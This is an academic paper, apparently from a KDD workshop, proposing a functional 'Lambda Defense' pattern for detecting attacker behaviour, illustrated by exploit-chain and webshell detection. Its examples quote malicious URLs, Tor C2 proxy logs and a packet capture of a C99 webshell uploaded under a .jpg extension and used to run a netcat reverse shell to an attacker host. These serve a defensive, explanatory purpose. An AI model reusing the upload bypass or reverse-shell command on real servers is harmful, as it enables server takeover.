The Lambda Defense: Functional Paradigms for Cybersecurity

Joseph Zadeh, Rod Soto, Marios Iliofotou, Mei Lam, Celeste Tretto, John Li
User Behavior Analytics Data Science Team, Splunk Inc.

ABSTRACT

The Lambda Defense is a methodology we propose to help solve the problem of automating the detection of adversarial behaviors (TTP's). This methodology is based on two core principles: the functional decomposition of attack patterns and the Lambda Architecture [24]. From the basic decomposition of behaviors into sub components we can map key invariant features of threat actor TTP's through a workflow that resembles a canonical Lambda Architecture. Using this functional archetype gives us the machinery to develop a general design pattern for detection of adversary behavior whose attacking tactics change over time.

CCS Concepts

•Security and privacy → Intrusion detection systems; Malware and its mitigation; •General and reference → *Design;* **•Computing methodologies** → *Machine learning; Learning settings;* **•Theory of computation** → Functional constructs;

Keywords

Intrusion Detection; User Behavior Analytics; Cybersecurity; Functional Programming; Machine Learning

1. INTRODUCTION

Intrusion detection at scale is one of the most challenging problems a modern enterprise will face while maintaining a global IT infrastructure. Building defensive systems and workflows that help automate some of the pain points in this space has been a goal since the early days of enterprise security. From our perspective the problem of modeling a capable adversary on a computer system stands out across all possible industry use cases as a theoretical example of a complex issue that is not quite solvable with simple engineering processes alone. At the core of the problem lies an underlying no-go principle: threat actors change tactics to evolve with the technological threat surface. This means that to build pattern recognition systems for cyber defense we have to design a solution that is capable of learning behaviors of the attackers and to programmatically evolve that learning over time.

Using an information theoretic perspective one can argue that evolution has given humans (and all biological life) a 4 billion year old set of learned behavior to deal with the same problem of predicting patterns that change over time and even natural solutions has its limits [1, 16]. Furthermore, behavior based intrusion detection is somewhat analogous to the halting problem for turning machines[37]; there are bounds to what is achievable by a computer when it comes to detecting a complex adversary. With that in mind, over the years we have developed a defensive posture to maximize the effectiveness of computational workflows in this problem space.

The Lambda Defense can be seen as a design pattern that at can be applied to any modeling problem in which one is trying to automate the detection of attacks over a complex threat surface. In this paper we will refer to the expression of adversary behaviors specifically as TTP's (Tactics, Techniques and Procedures especially in the spirit of "Pyramid of Pain" [3]). The core idea is to map any actor tactic to the steps below, which are largely inspired by the spirit of traditional lambda architecture and functional programming:

Definition 1. ***The Lambda Defense Pattern***

1. $|S| = |\mathbb{R}|$: *Start with the threat surface S for a fixed adversarial environment. (The examples in this paper S will usually be the threat surface associated to a large enterprise network). The space of possible behaviors is a continuum at this point.*

2. *Enumerate the threat surface: How do we reduce the space of possible behaviors to actionable units that we can process in an upstream functional workflow? To answer this question we project down to modeling only a finite set $S \approx \{TTP_1, \ldots TTP_n\}$. For a given threat surface the art of the initial design is to identify the core attack patterns needed to be modeled and to anticipate which of those parts are most likely to "drift" [19]. Better yet assign metrics to this finite approximation of the threat surface (see figure 1).*

3. *Functional Decomposition: For each TTP_i we model the behavior as $TTP_i := B_i + NB_i$. Where B_i is what we call the sequential component of the behavior and NB_i is called the non-sequential component. Formally*

SCUBA-KDD2016 '16 Aug 14, San Francisco KDD
ACM ISBN 978-1-4503-2138-9.
DOI: 10.1145/1235




Figure 1: An example enumeration of a threat surface

speaking each TTP_i is actually a stochastic process (sequence of random variable) $TTP_i = \{TTP_i(t) : t \geq 0\}$.

4. *Behavioral Model: For each sub component B_i, NB_i we assign one or more models $M_1(B_i), \ldots, M_k(B_i), M_{k+1}(NB_i), M_{k+2}(NB_i), \ldots$ and we evolve these models over time in the next step. We keep the definition of model intentionally vague here but in practice each model is usually machine learning based (supervised/semi-supervised/unsupervised) or heuristically engineered around a use case that is not driven by a pattern recognition problem. It is important to note in that we are looking for the right tool for the job and machine learning is sometimes only used as a pre-filtering step or not at all. In some cases we combine graph processing or techniques from signal analysis where it helps with overall problem of a specific model implementation.*

5. *Map/Reduce Based Model Life Cycle: We can update simultaneous models in a scalable way with a simple map and reduce operation given by a signature of the form [41]: ModelRDD.aggregate[M](seqOp: (M, Data) => M(Data), combOp: (M_{t_0},M_{t_1}) => M_{t_2})*

2. BUILDING THE NEXT GENERATION OF INTRUSION DETECTION SYSTEMS

From a historical perspective the progression to more optimized security workflows like the Lambda Defense is a natural development in the story of big data in enterprise security operations. SIEM (Security Event Management System) was the first large scale attempt to leverage the complex heterogenous behaviors of mixed IT logs for security and compliance purposes. Initial commercial solutions like ArcSite, Envision, Qradar and others built platforms that use large normalization and correlation logic (ETL) for driving event data into a single engine for security processing. Unfortunately the original SIEM's had been built with serious dependencies on traditional transactional Relational Database principles; largely in part because Map/Reduce revolution had not happened yet. This design choice had significant downstream cost to the scaling of first generation commercial solutions to large volumes of user behavior (these systems would come to a crawl when running PageRank on 300,000 Active Directory users for instance). Next generation solutions like Splunk where able to quickly erode the market in this regard and have been designed to support large scale behavioral type analytic computations that are necessary to build the kind of software abstractions outlined in this paper.

The challenges experienced building machine learning applications on top of large scale IT data sets is a direct motivation for the philosophy presented in this paper. With that in mind one more key building block to a "Nextgen" intrusion detection system is functional programming: principles of operating on arbitrary functions of data sets inspired by the λ-calculus [7]. The reason we use the functional viewpoint is largely to optimize against the bottleneck experienced in building analytic jobs for the SOC (Security Operations Center) on first generation SIEM's and to prescribe a more "scale-agnostic" approach to building behavioral security solutions.

2.1 Tools for Lambda Defense


A big motivation for the language used in the paper is a consequence of the authors experience with functional paradigms, Scala [28], Spark [42] and the overall movement to more reactive immutable design principles that scale well with todays modern commodity distributed compute resources. All these ideas are combined at a high level for us to find best in breed algorithmic solutions to a wide array of problems required to implement a learning based system for cybersecurity defense. As an anecdote the term lambda in our title is simply a reference to the workflow we use as well as the underlying λ-calculus developed last century by Church [8, 7].

2.1.1 Lambda Architecture for Cybersecurity

The term "Lambda Architecture" (see figure 2) was originally coined by Nathan Marz to describe a generic problem solving approach that scales to extremely large data processing tasks. For a more comprehensive picture of the principles outlined in this section we recommend by Nathan Marz and James Warren the primary reference for the ideas in this section: "Big Data: Principles and best practices of scalable real-time data systems [24]", for a smaller introductory example see [6]. During remarks on how Twitter leveraged this type of platform at the 2011 Cassandra conference Nathan observed why such a system is valuable [21]:

> "We have our batch layer constantly override the real time layer so that if anything ever goes wrong it is automatically corrected within a couple hours. That batch/real time approach is really general. It works for pretty much any problem. It's something I really recommend its really a deep topic but that is the approach we use . . . "

The overall architecture is broken down into three layers: real-time, batch and a serving layer. The batch layer can be though of as maintaining an immutable master copy of all the original data, possibly over a distributed file system.


splunk>
Real Time Layer
APACHE STORM
Real Time Identity Resolution
DHCP
IMS/IPAM
AD
FW
Proxy
VPN
Distributed ETL
Data Ingest
Sequential Models and IOC's
Hybrid View (Batch + Real Time)
Batch Layer
Spark
Large Scale Models and Non-Sequential IOC's
GraphX
Data-Parallel

IP	DHCP.MAC	DHCP_Lasteventtime	AD_FQDN
10.100.1.23	58:5c:35:c3:6e:a4	2014-03-11T14:00:00	joe.eng.acme.com
10.13.11.221	12:3a:74:b2:6a:22	2014-03-12T14:30:00	ad.hr.acme.com

```
Username = select
coallesce(user_name,
hostname, IP) from
Active_ID_Table
where IP =
'10.10.100.23)
```

Figure 2: Lambda Architecture Example

The main principles that are advocated in the Lambda Architecture can be expressed in three simple equations that represent the different components operations through the functional modeling paradigm [24], [22]:

Definition 2. ***Lambda Architecture***
A lambda architecture is a functional abstraction for describing any system satisfying the following three equations:

- *batch view = function(all data)*
- *realtime view = function(realtime view, new data)*
- *query = function(batch view, realtime view)*

In our applications for cyber security modeling we can simplify the overall problem by not maintaining a complex concurrent transactional user driven workload for mutating the underlying data. That is why a great optimization for any architecture designed around cybersecurity problems is to leverage technologies that are built on append-only, immutable, distributed data storage formats. For instance in our applications and designs that manifest in practice we tend not to have to leverage the full scope of the lambda architecture and instead just apply the main principles of blending the batch and real time computational workflows overlaid on top of the decomposition $S = \{B_1 + NB_1, B_2 + NB_2, \ldots, B_n + NB_n\}$.

Open source tools such as Hadoop [40] or Spark [42] can be used for the batch layer and Apache Storm [23] or Spark Streaming [34] for real time views. From a commercial perspective specialized vendors like Splunk offer the capability of maintaining a scalable distributed Lambda architecture without the complexity of designing the system from scratch. Splunk User Behavior Analytics is such a system designed for user entity analysis at large scales [17].

2.1.2 Functional Programming Constructs

Functional programming is a paradigm that defines computation in a way that is similar to the intuition behind studying mathematical functions, where a domain is always associated with the same codomain. In programming terms, computations become simple evaluations of expressions. A set of input variables will always return the same output, and each module behavior does not depend on the history of execution. This deterministic property of functions is desirable in the context of functional decomposition of an attack pattern TTP_i, where each behavioral component $\{S_i, NSi\}$ is expressed in a way that makes side effects only manifest in our real time path. In this way we can minimize the state-related computations to an online streaming learning setting, typically associated with the sequential processes S_i.

In a functional paradigm, first-order functions and lazy evaluation are elegant characteristics that act as stitching between modules [38]. Modular functions are treated as any other value: they can be passed as parameters to other functions, returned as output, and stored in data structures. Scala is a programming language we have leveraged extensively to apply functional concepts to enterprise software development. Some of the reasons we chose to implement the ideas presented in this paper with Scala is that the language has become widely adopted for big data applications driven by component systems, such as machine learning pipelines, through its support of both functional and object-oriented paradigms and Java binary compatibility [28, 31, 27]. Also the algorithmic type inference of Scala is easy to underestimate but in practice that feature alone causes the significant reduction in total lines of code for a Scala project compared to a native Java program of the same functionality. Outside the world of the JVM there are a huge array of great languages that have good support for functional programming for instance see Haskell[4] or F# [15].

2.1.3 Scalable Graph Processing Functional Style

Functional graph processing moves away from the vertex-state approach of imperative programming and towards immutable transformations on graph data. The Gather-Apply-Scatter (GAS) decomposition model [14] consists of edge-parallel and vertex-parallel stages that are analogous to: groupBy (gathering messages at vertices), map (applying updates to vertex properties), and join (scattering new vertex properties to adjacent vertices). The corresponding graph algorithms capture information in the graph structure by transforming intermediate vertex and edge properties, resulting in iterative local updates that produce new collections of records that are filtered, transformed, or aggregated. Implementing graph algorithms in this functional programming framework allows a distributed data flow abstraction, as each stage in the decomposition model can be executed in parallel. These transformations are performed on graphs that are considered as partitioned collections of vertices and edges by dynamic vertex-cut partitioning schemes.

There are many applications of functional graph processing in security analytics, such as risk propagation on behavior user-entity graphs. An important feature in assessing risk in an environment is the ability to rank risky entities (users and devices) and correlate risk across different behaviors. By using the graph-based PageRank [30] algorithm to propagate risks shared across entities, it is possible to bring more accuracy, context and correlations to the entity risk scoring logic and enrich the security analyst investigative process by providing a global view into risk of individual entities across the company. In general representing heterogenous behaviors as relationships in a meta-graph of human/device interactions is one of the base abstractions that is helpful in behavioral modeling for fraud or intrusion detection.

2.2 Sequential Behaviors: $\{B(t) : t \geq 0\}$

The decomposition for a given attack behavior $TTP = B + NB$ has very important application in terms of what workflows we assign to modeling the pattern upstream. The sequential part of the decomposition is meant to map to our real time path in the Lambda Defense, as well as giving the modelers the opportunity to decompose an arbitrary feature vector for a machine learning task into two sub components that are handled by different models. The sequential models run in the real time view and thus have a natural map to online learning algorithms and streaming algorithms that operate over buffered data structures in memory. In this regard the real time path is where the most mutability or state is maintained in any given implementation because we have to mutate the underlying cache objects representing the online state of the model.

For instance, lets consider the problem of determining if a user has received a spear phishing email in which the users machine was successfully compromised. We will walk through the logic of how we break this problem down into two separate behavior classes and model the components that are most important to the sequential invariant aspect of the underlying threat pattern. This is an example of a single TTP that is common for any threat surface with email or web browsing exposure. Some other examples of common TTP's that have a strong sequential component are sequential process execution on a single host or sequential machine access from a correlated set of credentials.

2.2.1 Example: Exploit Chains

Exploit Chain is a series of malicious events where a system is targeted and then delivered an exploit which may successfully drop a payload (malicious binary) and provide code execution at targeted system. Exploit chain is sequential as well and thus fits primarily into our model of sequential behaviors for this TTP. This sequential behavior manifests as steps where system must be first targeted, then delivered the exploit (often times Flash/Java), followed by system responding to the exploit in which response allows the execution of payload and in most cases the payload involves connect back to a command and control server. The exploit authors engineer the payload so that the sequence of malicious events must match specific conditions such as: Operating system and version targeted (Windows, OSX, Linux) - Specific applications and versions (MS Office, Java, Browser, Service, etc) - Specific exploit (RCE, Client based, Web based, etc) - Specific payload (Bind, Connect back, VNC, Web Request, Commands, etc) - Communication between exploited host and command and control.

At a basic level the success of an exploit chain require the items above to match specific conditions. These type of chaining attacks have evolved from simple remote code execution to multi-stage exploitation of a host [13, 26] in order to bypass more complex system protections like DEP, ASLR and PIE. Furthermore malicious actors target applications and operating system components where users themselves may allow execution and be exploited. An example of this can be seem in current Ransomware campaigns where victims are emailed MS Office macro embedded documents that can only be executed by user consent. Most of the victims are sent emails with misleading messages that drive the user to enable macro execution and effectively be infected. In this sense no security technology can prevent these kind of attacks based on trust of the user [32]. In recent attack campaigns the most common exploit delivery mechanism has been: malicious attachments/links via email or drive by downloads, web pages serving as watering holes, binaries embedded in documents (MS Office, PDF). All these delivery mechanism are TTP's in the sense of the current paper and so can be decomposed into multiple characterizing behaviors.

Example 1. ***Exploit Chain*** TTP ***Decomposition*** *Exploit chains have a large sequential footprint in terms of chains of redirects/rare content type pairs for a single user or IP being served the exploit. This lets us break the behavior down as follows:*

$$\boldsymbol{ExploitChain} = \{B_u(t) + NB_u(t) : u \in \mathbf{Users}, t \geq 0\}$$

Where B in this case is sequences of length n (in practice detection rates improve when we reduce to small lengths $n <= 8$) of outbound HTTP requests. Some examples exploit chain sequences are given below. The sequential aspect of the behavior can be modeled using any online streaming algorithm for sequence learning such as neural net implementation [10] or streaming probabilistic suffix tree [29]. So for each user or device u we model each sequence of outbound HTTP requests $B_u(t)$ simultaneously and so the predictive model used to determine if a sequence is malicious or not will paralellize across users/devices.

The non-sequential component $NB(t)$ here can be simply some additional data driven computations used in a heuristic way to augment the overall risk of any sequence. For example one useful batch computation to do against large amounts of proxy data is to count the frequency of (Mime Type, File Extension) pairs. Rare pairs like (binary-octet-stream, .jpg) should be learned with higher risk for the of $B_u(t)$ or the outputs of both computations can be blended in a hybrid batch real time feature vector for upstream processing.

From a frequency count perspective for large scale operations we have seen malicious attachments and links as usually being the most popular method of exploitation when targeting the average enterprise users. The reason being most organizations have adopted a defense in depth layered approach with multiple protections in place such as: Antivirus, Application Firewalls, Endpoint Protection, Outbound filtering, Web filters, etc. However most of these protections become ineffective once users themselves decide to bypass protections either by enabling a operating component/application (i.e Java, Browser plugin, Flash, Word Macros) or by browsing to websites where these exploits are served.It is also known that malicious code can be obfuscated in order to bypass static signature based detection technology.

However, it is possible to assess this exploitation chain by mining and sequencing the events that occur during exploitation. Network traffic can provide very specific clues in terms of timing, responses and patterns when looking at exploit chain events. Specifically sequences in the way Multipurpose Internet Mail Extensions (MIME) interact with an specific hosts, can provide components, sequences and patterns of exploitation chain. An typical example of a malware exploit chain consists in the victim browsing to a html website (text/plain), a malicious payload being presented PDF document (application/pdf) and then an execution of application as result of the response to the malicious payload Application process, Network connection (application/octet-stream).

Malware threat detection is possible by mining micro behaviors present in every exploitation chain utilizing behavioral and machine learning techniques that allows researchers to find patterns and variations in exploit chains. This is only possible by a looking at multiple factors that are concurrent and contingent to malware exploitation chain. Some of these factors are given by a set of indicators of specific behaviors = { Blacklisted IP address, Domain Generated by Algorithm (DGA), Blacklisted domains, Beaconing pattern, Excessive Data Transmission, Multiple Connections, Unusual User Agent strings, TTLs in connection protocols, Specific sequence of MIME types, Anomalous URI patterns indicating covert communications, Unusual Web referrer }

With the use of machine learning techniques and modern "big data" distributed processing architectures, it is now possible to process the multiplicity of factors and apply algorithms that will "learn" how malware gets delivered and executed throughout the exploit chain and effectively provide means of detection. In the following example is possible to see exploit chain of malware being delivered and executed on a victim host/user.

Step one: A DGA websites gets served to user. Notice that the URL and domain are very unusual for an user to type a domain with like these in the browser bar. Also notice the first MIME type (text/html). This was likely served either by a malicious referrer on a rogue website, a phishing email with embedded links or other kinds of methods such as embedding i-frames.

```
http://fmcjk34-dfuh34jsldf4.ksiosopisdfi3489usd[.]in/
    ecj65eez3e Mime Type:text/html
```

Step two: An application gets called (Likely Flash plugin) embedded on the webpage. This is likely a flash exploit being presented to the victim host computer. The MIME type (application/x-shockwave-flash)

```
http://fmcjk34dfuh34jsldf4.ksiosopisdfi3489usd[.]in/
    wpgv2dzmdadnl2yazzh6rezmmxm90buuojz34mvlz_3ii8ewy
    Mime Type: application/x-shockwave-flash
```

Step three - An application or process gets executed, likely a payload right after exploit. Mime type (application/octet-stream)

```
http://fmcjk34dfuh34jsldf4.ksiosopisdfi3489usd[.]in/
    m7zz2bx20m6tgres4gjmvsx8vmoeqbfjfjn0lif9rtj7ql9a
    Mime Type: application/octet-stream
```

The above domains were verified to have malicious reputation by checking them against Virus Total. By using these techniques researchers were able to detect exploit chain without the need of static signature technologies such as AV or IDS/IPS.It is important to understand that usually hosts serving exploits may not be the command and control server, making it more difficult to detect exploitation and post exploitation, in this example user/host was subsequently observed with outbound communications to "onion" "TOR" network, showing large number of C2 communication pattern "GET" Requests.

```
[xxx/xxx/xxxx:18:00:55 -0800] "user" xxx.xxx.xxx.xxx
    82.94.251.220 3313 200 TCP_MISS_RELOAD "GET https
    ://qtrudrukmurps7tc.onion.lt/
    W3nPyh9nUS2FWwKqZMWzGua=dspXwNe-uzo3EKLLeyF4ts=
    SNA9MonTVdJInKABlXMui3CY3Jt=5eBRJniJe0oGQQIu5m3tY=
    Rc1WFgONLwvWwDz4w3jJVd0M8=v0jsOWhZry0xEl6vJNED1=C7V
     HTTP/1.1" "Software/Hardware" "Minimal Risk" "text
    /html" 723 469 "Mozilla/5.0 (Windows NT 6.2; Win64;
    x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
    /37.0.2049.0 Safari/537.36" "http://
    qtrudrukmurps7tc.onion.lt/" "-" "0" "" "-"

[xxx/xxx/xxxx:19:31:01 -0800] "user" xxx.xxx.xxx.xxx
    82.94.251.220 314 302 TCP_MISS_RELOAD "GET http://
    qtrudrukmurps7tc.onion.lt/W3nPyh9nUS2FWwKqZMWzGua=
    dspXwNe-uzo3EKLLeyF4ts=SNA9MonTVdJInKABlXMui3CY3Jt
    =5eBRJniJe0oGQQIu5m3tY=Rc1WFgONLwvWwDw3jJVd0M8=
    v0jsOWhZry0xEl6vO0191=MiP HTTP/1.1" "Software/
    Hardware" "Minimal Risk" "-" 291 445 "Mozilla/5.0 (
    Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (
    KHTML, like Gecko) Chrome/37.0.2049.0 Safari
    /537.36" "http://qtrudrukmurps7tc.onion.lt/" "-"
    "0" "" "-"[28/Jan/2015:19:32:33-0800] "user" xxx.
    xxx.xxx.xx 188.138.122.22 2 403 TCP_MISS "GET https
    ://qtrudrukmurps7tc.onion.cab/
    W3nPyh9nUS2FWwKqZMWzGua=dspXwNe-uzo3EK LLeyF4ts=
    SNA9MonTVdJInKABlXMui3CY3Jt=5eBRJniJe0oGQQIu5m3tY=
    Rc1WFgONLwvWwDw3jJVd0M8=v0jsOWhZry0xEl6rVid+1=AUP
    HTTP/1.1" "Anonymizers" "Medium Risk" "-" 2841 445
    "Mozilla/5.0 (Windows NT 6.2; Win64; x64)
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome
    /37.0.2049.0 Safari/537.36" "https://
    qtrudrukmurps7tc.onion.cab/" "-" "10" "" "-"

[xxx/xxx/xxxx:19:33:03 -0800] "user" xxx.104.xxx.xx
    82.94.251.220 121492 500 TCP_MISS_RELOAD "GET https
    ://qtrudrukmurps7tc.onion.lt/
    W3nPyh9nUS2FWwKqZMWzGua=dspXwNe-uzo3EKL LeyF4ts=
    SNA9MonTVdJInKABlXMui3CY3Jt=5eBRJniJe0oGQQIu5m3tY=
    Rc1WFgONLwvWwDw3jJVd0M8=v0jsOWhZry0xEl6vO0191=MiP
    HTTP/1.1" "Software/Hardware""Minimal Risk" "-" 0
    469 "Mozilla/5.0 (Windows NT 6.2; Win64; x64)
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome
    /37.0.2049.0 Safari/537.36" "http://
    qtrudrukmurps7tc.onion.lt/" "-" "0" "" "-"
```

Both the exploit chain and outbound command and control communications were flagged by algorithms raising a threat of malware activity that included host and user. It is very unusual for corporate users to use TOR network and it is mostly prohibited in almost every enterprise acceptable use policy. TOR browser is stripped down of plugins and add ons, its communications are usually slow and intermittent at times. TOR activity is very unusual and likely malicious in enterprise environments. Some types of Ransomware has been found to use TOR network as C2 communication channels [20]. The results show that is possible to footprint, measure and detect exploit chain in malware served via web sites. This detection can be enhanced as well by using static signature technologies to enhance confidence in detection and provide sanity check when using signatureless machine learning technologies.

2.3 Non-Sequential Behaviors: $\{NB(t) : t \geq 0\}$

The Non-Sequential behaviors are the set of patterns for a given TTP that don't need to leverage online machine learning, or sequential based analysis time dependent analysis. In most cases this class of computational jobs can be thought of like map and reduce workflows that operate on underlying immutable data structures that are highly available and distributed. With the modern generation of tools available for these type of problems developers have a large amount of flexibility in this layer when it comes to ways to interface and manipulate the underlying data to model in [33].

Some good examples of models that are mapped to a non-sequential behavior are the example of ranking all users based on application usage in an enterprise social graph. One can reduce this problem to the computation of a PageRank [30] or similar algorithm in the ranking problem and from an implementation perspective. Another good example we see in practice for the non sequential behaviors is building a model around social graph clustering and grouping methods in the batch path and using the output of these models as pre-processing workflows for other models to consume as inputs and to ignore/pay more attention to certain groups or corner cases.

2.3.1 Example: Webshells

A webshell is piece of executable code on a web server that allows execution of commands, database data dump, file transfers, install of software and other system functions. The use of webshell allows attackers to bypass access controls and perform privileged functions via web browser. Webshells are mostly based in scripting languages such as PHP, Python, Ruby, Perl, ASP, etc. Code obfuscation techniques applied to web shells can enable bypassing of AntiVirus and sanitation controls, allowing attackers to effectively upload and take over a webserver. Remote webshells can also be considered remote access tools (RAT) and provide integrated functionality when operating a web server making them very useful as well as potentially malicious.

Web shells vary in size and scripting language, throughout the time webshells have increased in added functionality and obfuscation. A example of a "benign" webshell can be seen with the b374K shell. Using b374k an operator can perform remote management, many times without the need of using administration panels or multiple remote access tool like ssh or ftp [2]. All these features provide operators with partial or total control of a webserver where such shells are installed. Some of the most popular web shells include: China Chopper, WSO, C99, B374K, R57. These popular web shells can be obfuscated as well to prevent detection from AV, or bypass directory permissions (see for instance US-CERT advisory) . Some other recent variants like Weevely allow a web shell to be dropped like a PHP script and provide a command line like terminal with multiple features and low footprint [12]. Malicious actors will employ attack techniques against webservers then proceed to escalate privileges if necessary, take over or exfiltrate information from their targets. The most commonly used attack vectors to deliver web shells are: SQL injection, Remote File Inclusion, Local File Inclusion, Remote Code Execution, Cross-Site Scripting and many vulnerabilities in applications that allow un-sanitized file uploads.

EXAMPLE 2. ***Webshell*** *TTP* ***Decomposition***

$$\boldsymbol{Webshell} = \{B_w(t) + NB_w(t) : w \in \boldsymbol{WebServers}, t \geq 0\}$$

We can start by motivating some different expressions for the webshell TTP from practical research for instance see [9, 18].

The component $NB_w(t)$ in this case has a large feature vector we can compute simply by building up statistics around some key data points similar to some recurring SQL computations. In the context of this particular feature vector rare means low frequency count for a fixed website: Rare time of site usage, Rare time stamping and creation of files, Rare time stamping and creation of files, Rare connection patterns, Large number of POST/GET Requests to specific file, In some enterprises DMZ connections to a server or server to DMZ, Unusual number of connections from Internet to DMZ or Internal Servers, Connection strings with command arguments (cmd.exe, /bin/bash, nc), Unusual Direct connections to files exposed to the internet, Unusual User Agent in comparison to normal traffic patterns when users, visit website or search, engine indexing site.

The sequential behavior $B_w(t)$ is as sequence of requests for a fixed (IP/User, Web Server) session (good data sets for this are bro logs, clickstream logs, web server logs like apache and perimeter traffic with visibility into the application layer flows between user and web service). There is a non-trivial amount of sequential probing and just patterns that can be modeled as described in the example below. Beaconing pattern in the unusual connections

Based on the proposed indicators for web shell detection it is possible to identify and discriminate between normal behavior and attacker behavior. In the following example a wordpress remote file inclusion attack resulting in the delivery of a C99 shell can be spotted by the pattern of attacker access. In this sequence of referrer items it can be seen how the attacker is browsing around the site possibly foot printing and searching for input fields. Referrer sample sequence below shows browsing around victim web site:

```
Referer: http://victimdomain/wordpress/?p=9
Referer: http://victimdomain/wordpress/wp-content/themes
    /default/style.css
Referer:http://victimdomain/wordpress/wp-content/plugins
    /category-grid-view-gallery/css/style.css?ver=2.8.5
```

Further review of referrers show access to wordpress:

```
Referer: http://victimdomain/wordpress/wp-login.php
Referer: http://vicitimdomain/wordpress/wp-admin/
```

The following sequence shows the attacker accessing the post feature and uploading a C99 shell bypassing sanitation controls by adding a .jpg extension to the actual shell "c9920161.php". This is done by abusing the new post feature that includes uploading media:

```
Referer: http://victimdomain/wordpress/wp-admin/edit.php
Referer: http://victimdomain/wordpress/wp-admin/edit.php
    ?deleted=1
Referer:http://victimdomain/wordpress/wp-admin/css/
    colors-fresh.css?ver=20090625
Referer: http://victimdomain/wordpress/wp-admin/edit.php
    ?deleted=1
Referer: http://victimdomain/wordpress/wp-admin/post-new
    .phpw.php
```

```
00:28:39.469021 IP attackerIP.51399 > victimdomain.80:
    Flags [P.], seq 13419:14264, ack 145980, win 4096,
    options [nop,nop,TS val 787343940 ecr 195280],
    length 845: HTTP: GET /wordpress/wp-content/plugins
    /a-gallery/timthumb.php?src=http://victimdomain/
    wordpress/wp-content/uploads/2016/06/c992016.php.
    jpg&w=125&h=125&zc=1 HTTP/1.1...D....GET /wordpress
    /wp-content/plugins/a-gallery/timthumb.php?src=http
    ://victimdomain/wordpress/wp-content/uploads
    /2016/06/c9920161.php.jpg&w=125&h=125&zc=1 HTTP/1.1
```

```
Referrer: http://victimdomain/wordpress/wp-admin/post-
     new.php (Here is where the web shell is uploaded)
```

Finally, by looking at the example for referrer sequences it can be seen how by the attacker browsing to the web shell, frequency of access indicates a signal for operator behavior in the sequential component of the TTP:

```
Referer: http://victimdomain/wordpress/?p=13
Referer: http://victimdomain/wordpress/wp-content/
     uploads/
Referer: http://victimdomain/wordpress/wp-content/
     uploads/2016/
Referer: http://victimdomain/wordpress/wp-content/
     uploads/2016/06/
Referer:http://victimdomain/wordpress/wp-content/uploads
     /2016/06/c9920161.php.jpg
```

In the following packet capture snippet it can be seen how attacker uses netcat to send a reverse shell utilizing C99 command execution feature:

```
00:33:26.996555 IP attackerIP.51421 > victimdomain.80:
     Flags [P.], seq 0:1014, ack 1, win 4117, options [
     nop,nop,TS val 787630908 ecr 267163], length 1014:
     HTTP: POST /wordpress/wp-content/uploads/2016/06/
     c9920161.php.jpg HTTP/1.1E..*..@.@......q.......P
     .....U......\%........K<....POST /wordpress/wp-
     content/uploads/2016/06/c9920161.php.jpg

HTTP/1.1 Host: victimdomain
Connection: keep-alive
Content-Length: 140
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;
     q=0.9,image/webp,*/*;q=0.8
Origin: http://victimdomain
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10
     _11_4)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome
     /50.0.2661.102 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://victimdomain/wordpress/wp-content/
     uploads/2016/06/c9920161.php.jpg
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,es;q=0.6
Cookie: wordpress_test_cookie=WP+Cookie+check;
     wordpress_logged_in_c8c9d8ea3e0f27d770e745c21c00f45e
     =test\%7C1465100854\%7
     Cd83074c4a4a1c097c4eb44b42165d190; wp-settings-time
     -2=1464928107; PHPSESSID=
     cav3sgkd273gafknm9pb13m467act=cmd&cmd=nc+-e+\%2Fbin
     \%2Fbash+attackerIP+9999&d=\%2Fvar\%2Fwww\%2
     Fwordpress\%2Fwp-content\%2Fuploads\%2F2016\%2F06
     \%2F&submit=Execute&cmd_txt=1
00:33:27.017311 IP attackerIP.51420 > victimdomain.80:
     Flags [.], ack 1, win 4117, options [nop,nop,TS val
      787630929 ecr 267169], length 0 E..4#A@.@..>...q
     ......P.....).y.....M..... ..KQ....
00:33:27.022211 IP attackerIP.9999 > victimdomain.55508:
      Flags [S.], seq1081647665, ack 415159632, win
     65535, options [mss 1460,nop,wscale5,nop,nop,TS val
      787630933 ecr 267170,sackOK,eol], length 0E..@.=@.
     @..6...q....'...@x.1...P....P...............KU
     .......
```

The above PCAP snippet shows clearly presence of command strings (/bin/bash/) in web traffic, further looking into the capture it can be seen how the webshell "c9920161.php.jpg" is accessed with significant frequency and a number of POST requests associated to this access, coming from attacker IP address.

```
POST /wordpress/wp-content/uploads/2016/06/c9920161.php.
     jpg HTTP/1.1 00:31:45.871136 IP attackerIP.51416 >
     victimdomain.80: Flags [P.], seq 11303:12353, ack
     47549, win 4096, options [nop,nop,TS val 787529918
     ecr 241262], length 1050: HTTP: POST /wordpress/wp-
     content/uploads/2016/06/c9920161.php.jpg HTTP/1.1
     .......n

POST /wordpress/wp-content/uploads/2016/06/c9920161.php.
     jpg HTTP/1.1 00:31:47.724399 IP attackerIP.51416 >
